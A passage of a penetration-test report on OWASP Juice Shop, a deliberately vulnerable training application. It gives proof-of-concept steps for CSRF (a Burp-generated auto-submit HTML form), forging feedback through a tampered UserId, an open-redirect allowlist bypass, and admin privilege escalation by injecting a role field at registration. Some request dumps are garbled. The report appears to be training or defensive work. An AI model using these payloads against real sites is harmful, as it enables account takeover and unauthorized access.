
---

## Recommendations:


1. **Implement CSRF Tokens:**
    - Use anti-CSRF tokens in every state-changing request to ensure authenticity.
  2. **Verify Origin and Referer Headers:**
    - Reject requests originating from unknown or unauthorized domains.
- 

## Proof of Concept (PoC):

1. **Login as a regular user** on the Juice Shop in one browser tab and navigate to profile:



2. Set a new username and intercept the request using burp suit:



### 3. Create a malicious HTML file from this request:

Burp Suite Community Edition v2023.3 - Temporary Project

Target: http://localhost:3000 / HTTP/1

**Request**

```
Pretty Raw Hex
-----[REDACTED]-----
Content-Type: application/x-www-form-urlencoded
sec-ch-ua: "Chromium";v="135", "Not-A-Brand";v="0"
sec-ch-ua-mobile: 0
sec-ch-ua-platform: "Windows"
Accept-Language: en-US,en;q=0.9
Origin: http://localhost:3000
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Request: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Accept: */*
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,application/xml+json,application/xhtml+xml,image/svg+xml,image/webp,image/png,*/*q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:3000/profile
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcome_browser_status=dissmiss; cookieconsent_status=dissmiss; cookieusecode=true
-----[REDACTED]-----
Set-Cookie: USERNAME=tester
-----[REDACTED]-----
```

**Response**

```
Pretty Raw Hex Render
-----[REDACTED]-----
HTTP/1.1 302 Found
Access-Control-Allow-Origin: *
Content-Type: Options: noniff
Content-Length: 143
Date: Tue, 06 May 2025 19:22:40 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Vary: Accept, Accept-Encoding
Content-Type: text/html; charset=UTF-8
Last-Modified: Mon, 26 Feb 2024 09:45:42 GMT
Date: Tue, 06 May 2025 19:22:40 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Opener: http://localhost:3000/profile
-----[REDACTED]-----
<p>Found. Redirecting to /profile</p>
```

**Inspector**

Request attributes  
Request query parameters  
Request body parameters  
Request cookies  
Request headers  
Response headers

**Notes**

Malicious code:

```
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body></pre>

```

```
<script>history.pushState('' , '' , '/')</script>

<form action="http://127.0.0.1:3690/profile" method="POST">

<input type="hidden" name="username" value="attacker" />

<input type="submit" value="Submit request" />

</form>

</body>

<html>
```

4. Put the malicious code in the editor page ([Real-time HTML Editor](#))

```
<html>
 <!-- CSRF PoC - generated by Burp Suite Professional -->
 <body>
 <script>history.pushState('', '', '/')</script>
 <form action="http://127.0.0.1:3000/profile" method="POST">
 <input type="hidden" name="username" value="attacker" />
 <input type="submit" value="Submit request" />
 </form>
 </body>
</html>
```

5. Open submit action:

```
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<script>history.pushState('', '', '/')</script>
<form action="http://127.0.0.1:3000/profile" method="POST">
 <input type="hidden" name="username" value="how2hack" />
 <input type="submit" value="Submit request" />
</form>
</body>
</html>
```



6. The username is changed to "attacker" without any interaction.

User Profile

Email: test@gmail.com

Username: **attacker** (highlighted with a red box and arrow)

Set Username

Tester

File Upload:

Choose File: No file chosen

Upload Picture

or

Image URL:

e.g. https://www.gravatar.com/avatar/1aedb8c9d4751e229a335e371d8

Link Image

A screenshot of a "User Profile" settings page. The page has a dark background. At the top, it says "User Profile". Below that is a placeholder image of a person. To the right of the image, there is an "Email" field containing "test@gmail.com". Below the email field is a "Username" field containing "attacker", which is highlighted with a red box and a red arrow pointing to it. Below the username field is a "Set Username" button. Further down the page, there is a section for uploading a picture, with a "Choose File" button and an "Upload Picture" button. There is also a "File Upload" section with a "Link Image" button. At the bottom of the page, there is a "Image URL" section with a placeholder URL "e.g. https://www.gravatar.com/avatar/1aedb8c9d4751e229a335e371d8" and a "Link Image" button.

## 14.2 Forged Feedback (Broken Access Control)

MEDIUM

### Description:

The application fails to enforce proper access controls on the feedback submission functionality. This oversight allows an authenticated user to submit feedback on behalf of another user by manipulating the UserId parameter in the feedback submission request. By altering this parameter, a Pentastar can impersonate other users, including administrators, when posting feedback. This vulnerability exemplifies a horizontal privilege escalation, where users can perform actions beyond their authorized scope.

---

### Impact:

In this scenario, the penetration tester found that he can

- **Unauthorized Modification:** Authenticated users can modify feedback submitted by other users.
- **Loss of Trust:** Undermines the integrity of the feedback and rating system.

### Resources:

- - [CWE-862: Missing Authorization](#)
- 

### Vulnerability Location:

- **Endpoint:** PUT /api/Feedback/
- 

### Recommendations:

1. **Enforce Ownership Validation:**

- Ensure only the original author of the feedback can edit or delete it.

## 2. Return 403 Forbidden for Unauthorized Edits:


- Reject modification attempts by users who do not own the feedback.

## 3. Avoid Using User-Controlled Object IDs:

- Implement server-side checks to validate ownership.
- 

### Proof of Concept (PoC):

1. Go to the **customer feedback** page on the Juice Shop website and fill forms.
2. Submit a feedback message from the UI with a **star rating** (e.g., 3 star).



3. Open **Burp Suite** and intercept the HTTP request
4. Capture the PUT /api/Feedback/ request that updates the feedback.
5. Modify **“”Userid””: 23** in the request to any id num.

Burp Suite Community Edition v2025.3.2 - Temporary Project

Repeater

**Request**

```
Pretty Raw Hex
Accept-Language: en-US,en;q=0.9
sec-ch-ua: "Chromium";v="135", "Not-A-Brand";v="8"
sec-ch-ua-mobile: 70
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomeBanner_status.dismiss; cookieconsent_status.dismiss; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0ZmI0IjJsdWNjZXNzIiwicGF0YSI6eyJpc2EhjMsInWzXJuTllyioliivZWhaWvi0i0j0ZQH0QgdTwlsLnNbSIisInBh3N3kIjoimxkYz1mMhMyYyMhjMCuONTgOyaV1NGFyYs1iyfjg1LCJhbzxlIsi0iY3V3ed9cZX11CkWzleGWUb2elb1l1l1l1mwhcSEMbdqpbk1w1joiMC4vljAuMC0isInBybZpbGVjbWn2S1619h3N1dWhv4vhb1jL1ltYwd1cy9icGxryWBsL2B1mf1bHOque32nlivid9c0fH1Y3j1dC1611s1mlsWH0o2cl1jp0cnVLCCJ3caWhdGvNOQioi0ilyM1LTaoLTlxIDz0jMy0jkszjgxoSArMDA6MDA1lCk2Wz1dGWhQXQ1c1cGh4GvSLCJ3pYQ0j0jE3NDUyHDQyWfI9.eyJ0eXAiOiJsbWdpbnRtDmAdAEMdA1lCk2Wz1dGWhQXQ1om51bGvSLCJ3pYQ0j0jE3NDUyHDQyWfI9.poIKxGyvNx069xFGpVh4dCMlw52m_17BkHQ01QjTv8kr-zs-CkCjgq1KSMgYjkbhNhV77n14tFachQoDd3lCkro9rua13Kj6w7eVKsT8B2GqoPywqPfHd4EBmrVg1ghwp_0lwWwn511J2l1vByJk1oCxFoK-DhC61p0Tn_cc, continueCode=0
Connection: keep-alive
20
21 {
 "UserId": 20,
 "captchaId": 2,
 "captcha": "5",
 "comment": "no option (***t@gmail.com)",
 "rating": "3"
}
```

**Response**

## 6. The server accepts the modification despite the lack of ownership validation.

Burp Suite Community Edition v2025.3.2 - Temporary Project

Repeater

**Request**

```
Pretty Raw Hex
Accept-Language: en-US,en;q=0.9
sec-ch-ua: "Chromium";v="135", "Not-A-Brand";v="8"
sec-ch-ua-mobile: 70
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomeBanner_status.dismiss; cookieconsent_status.dismiss; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0ZmI0IjJsdWNjZXNzIiwicGF0YSI6eyJpc2EhjMsInWzXJuTllyioliivZWhaWvi0i0j0ZQH0QgdTwlsLnNbSIisInBh3N3kIjoimxkYz1mMhMyYyMhjMCuONTgOyaV1NGFyYs1iyfjg1LCJhbzxlIsi0iY3V3ed9cZX11CkWzleGWUb2elb1l1l1l1mwhcSEMbdqpbk1w1joiMC4vljAuMC0isInBybZpbGVjbWn2S1619h3N1dWhv4vhb1jL1ltYwd1cy9icGxryWBsL2B1mf1bHOque32nlivid9c0fH1Y3j1dC1611s1mlsWH0o2cl1jp0cnVLCCJ3caWhdGvNOQioi0ilyM1LTaoLTlxIDz0jMy0jkszjgxoSArMDA6MDA1lCk2Wz1dGWhQXQ1c1cGh4GvSLCJ3pYQ0j0jE3NDUyHDQyWfI9.eyJ0eXAiOiJsbWdpbnRtDmAdAEMdA1lCk2Wz1dGWhQXQ1om51bGvSLCJ3pYQ0j0jE3NDUyHDQyWfI9.poIKxGyvNx069xFGpVh4dCMlw52m_17BkHQ01QjTv8kr-zs-CkCjgq1KSMgYjkbhNhV77n14tFachQoDd3lCkro9rua13Kj6w7eVKsT8B2GqoPywqPfHd4EBmrVg1ghwp_0lwWwn511J2l1vByJk1oCxFoK-DhC61p0Tn_cc, continueCode=0
Connection: keep-alive
20
21 {
 "UserId": 20,
 "captchaId": 2,
 "captcha": "5",
 "comment": "no option (***t@gmail.com)",
 "rating": "3"
}
```

**Response**

```
Pretty Raw Hex Render
1 HTTP/1.1 201 Created
2 Access-Control-Allow-Origin: *
3 Vary: Accept-Encoding
4 Feature-Policy: payment 'self'
5 X-Recruiting: /#jobs
6 Location: /api/Feedbacks/10
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 178
9 ETag: W/"bc-udfA0QbGYKlsgbf0IWV0hPnk"
10 Vary: Accept-Encoding
11 Date: Mon, 21 Apr 2025 16:59:35 GMT
12 Connection: keep-alive
13 Keep-Alive: timeout=5
14
15
16 {
 "status": "success",
 "data": {
 "id": 10,
 "UserId": 20,
 "captchaId": 2,
 "comment": "no option (***t@gmail.com)",
 "rating": 3,
 "updatedAt": "2025-04-21T16:59:35.144Z",
 "createdAt": "2025-04-21T16:59:35.144Z"
 }
}
```

## 15. Unvalidated Redirects

### 15.1 Unvalidated Redirect via Allowlist bypass

Medium

#### Description:

The application restricts redirects to a specific set of allowed URLs. However, the allowlist validation only checks whether an allowed URL string appears anywhere in the 'to' parameter.

#### Impact:

This opens the door to **phishing attacks, social engineering, and loss of user trust**, as users could be tricked into thinking they are navigating to a legitimate site when they are being silently redirected elsewhere.

#### Resource:

- [OWASP Top 10 – A01:2021 Broken Access Control](#)
- [OWASP Unvalidated Redirects and Forwards](#)

#### Vulnerability Location:


/juice-shop/build/routes/redirect.js (Redirection mechanism)

#### Recommendations:

- Validate Full URL
- Use More Robust Redirect Mechanisms

#### Proof of Concept:

1. Try an external URL (google.com) to test the redirect functionality



## OWASP Juice Shop (Express ^4.21.0)

406 Error: Unrecognized target URL for redirect http://google.com?


```
at /home/kali/juice-shop/build/routes/redirect.js:21:18
at Layer.handle [as handle_request] (/home/kali/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at next (/home/kali/juice-shop/node_modules/express/lib/router/route.js:149:13)
at Route.dispatch (/home/kali/juice-shop/node_modules/express/lib/router/route.js:119:3)
at Layer.handle [as handle_request] (/home/kali/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at /home/kali/juice-shop/node_modules/express/lib/router/index.js:284:15
at Function.process_params (/home/kali/juice-shop/node_modules/express/lib/router/index.js:346:12)
at next (/home/kali/juice-shop/node_modules/express/lib/router/index.js:280:10)
at /home/kali/juice-shop/build/routes/verify.js:171:5
at Layer.handle [as handle_request] (/home/kali/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/home/kali/juice-shop/node_modules/express/lib/router/index.js:328:13)
at Function.process_params (/home/kali/juice-shop/node_modules/express/lib/router/index.js:346:12)
at next (/home/kali/juice-shop/node_modules/express/lib/router/index.js:280:10)
at /home/kali/juice-shop/build/routes/verify.js:105:5
at Layer.handle [as handle_request] (/home/kali/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/home/kali/juice-shop/node_modules/express/lib/router/index.js:328:13)
at /home/kali/juice-shop/node_modules/express/lib/router/index.js:286:9
at Function.process_params (/home/kali/juice-shop/node_modules/express/lib/router/index.js:346:12)
at next (/home/kali/juice-shop/node_modules/express/lib/router/index.js:280:10)
at logger (/home/kali/juice-shop/node_modules/morgan/index.js:144:5)
at Layer.handle [as handle_request] (/home/kali/juice-shop/node_modules/express/lib/router/layer.js:95:5)
```

2. The previous attempt was blocked, confirming the presence of an allowlist mechanism so we can try one of the allowed redirections links.


```
, "click"], ["mat-list-item", "", "href", "/redirect?to=https://github.com/juice-shop/juice-shop", "aria-label", "Go to OWASP Juice-Shop"],

 noop() {}
 showBitcoinQrCode() {
 this.dialog.open(Xt, {
 data: {
 data: "bitcoin:1AbKfgvw9psQ41NbLi8kuDQTezwG8DR7m",
 url: "/redirect?to=https://blockchain.info/address/1AbKfgvw9psQ41NbLi8kuDQTezwG8DR7m",
 address: "1AbKfgvw9psQ41NbLi8kuDQTezwG8DR7m",
 title: "TITLE_BITCOIN_ADDRESS"
 }
 })
 }
 showDashQrCode() {
 this.dialog.open(Xt, {
 data: {
 data: "dash:Xr556RzuwX6hg5EGpkybbv5RanJoZN17kW",
 url: "/redirect?to=https://explorer.dash.org/address/Xr556RzuwX6hg5EGpkybbv5RanJoZN17kW",
 address: "Xr556RzuwX6hg5EGpkybbv5RanJoZN17kW",
 title: "TITLE_DASH_ADDRESS"
 }
 })
 }
 showEtherQrCode() {
 this.dialog.open(Xt, {
 data: {
 data: "0x0f933ab9fcAAA782d0279c300d73750e1311EAE6",
 url: "/redirect?to=https://etherscan.io/address/0x0f933ab9fcAAA782d0279c300d73750e1311EAE6",
 address: "0x0f933ab9fcAAA782d0279c300d73750e1311EAE6",
 title: "TITLE_ETHER_ADDRESS"
 }
 })
 }
 }
}
```

3. try to add one of it's allowed urls for redirection (<https://github.com/juice-shop/juice-shop>)



#### 4. And it worked



## 15.2 Unvalidated Redirect via Exposed Legacy URLs

Informational

### Description:

The main JavaScript file contains a hardcoded list of old URLs/domains used for redirect allowlisting. These URLs are no longer in use, but their presence discloses historical infrastructure and third-party services.

### Impact:

Information disclosure that can aid attackers in reconnaissance or phishing campaigns.

### Vulnerability Location:


(main.js) file

### Recommendations:

- Regularly Update and Validate Allowlists

### Proof of Concept:

1. Inspect the main.js file and search for (redirect)



## 2. Use the modified url

<http://127.0.0.1:3000/redirect?to=https://www.blockchain.com/explorer/addresses/btc/1AbKfgvw9psQ41NbLi8kufDQTewG8DRZm>

The screenshot shows the Blockchain.com explorer interface for the Bitcoin address 1AbKfgvw9psQ41NbLi8kufDQTewG8DRZm. The address is highlighted in orange at the top. The summary section shows a balance of 0.00005997 BTC (~\$6.18). Below this, the 'Transactions' section lists three recent transactions:

ID	Date	From	To	Amount	Fees
7e51-08ff	12/23/2022, 14:21:48	bc1q-pax3	2 Outputs	0.00005997 BTC	~\$6.18 Fee: 487 Sats
c801-3916	8/17/2021, 14:20:28	1AbK-DRZm	3H4-vSSg	-0.00217368 BTC	~-224.07 Fee: 456 Sats
d9a9-d25f	8/15/2021, 18:09:58	9 Inputs	101 Outputs	0.00217368 BTC	~\$224.07 Fee: 16.4K Sats

# 16.Privilege escalation

## 16.1 Privilege escalation through registration

HIGH

**Location:** registration page

**Description:**

Privilege Escalation is a type of attack where an adversary gains higher access rights or permissions than originally intended. It allows attackers to move from a limited user account to one with administrative or root privileges, enabling broader control over a system or network.

change role for registered account through addin role parameter in the request

**Impact:**take admin role for the website

### Proof of Concept

1. Go to registration page
2. Intercept the request
3. Add "role":"admin" to the request

The screenshot shows the Burp Suite interface with the following details:

- Request:** A POST request to `/api/Users/` with the following JSON payload:

```
1 POST /api/Users/ HTTP/1.1
2 Host: http://preview.owasp-juice.shop
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Content-Length: 268
9 Origin: http://preview.owasp-juice.shop
10 DNT: 1
11 Connection: keep-alive
12 Referer: http://preview.owasp-juice.shop/
13 Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss
14 Priority: u=0
15
16 {
 "email": "testing@gmail.com",
 "password": "1234567890",
 "passwordRepeat": "123456",
 "securityQuestion": {
 "id": 1,
 "question": "Your eldest siblings middle name?",
 "createdAt": "2025-05-06T19:56:24.448Z",
 "updatedAt": "2025-05-06T19:56:24.448Z"
 },
 "securityAnswer": "set",
 "role": "admin"
}
```
- Response:** A successful response with status code 201, indicating a new resource was created. The response body contains the newly created user's details:

```
{
 "status": "success",
 "data": {
 "username": "",
 "deluxeToken": "",
 "lastLoginIp": "0.0.0.0",
 "profileImage": "/user/public/images/uploads/defaultAdmin.png",
 "isDeleted": true,
 "id": 6695,
 "email": "testing@gmail.com",
 "role": "admin",
 "updatedAt": "2025-05-07T10:39:51.167Z",
 "createdAt": "2025-05-07T10:39:51.167Z",
 "deletedAt": null
 }
}
```
- Inspector:** Shows the request and response attributes, headers, and cookies.

## 17.HTML Injection

### 17.1.via search

Low

**Location:** Search functionality

**Description:** HTML Injection occurs when an attacker is able to inject arbitrary HTML code into a web page viewed by other users. This happens when user input is not properly sanitized and is rendered directly into the page. Although less dangerous than XSS, HTML injection can be used to modify the appearance of a site, redirect users, or conduct phishing attacks.

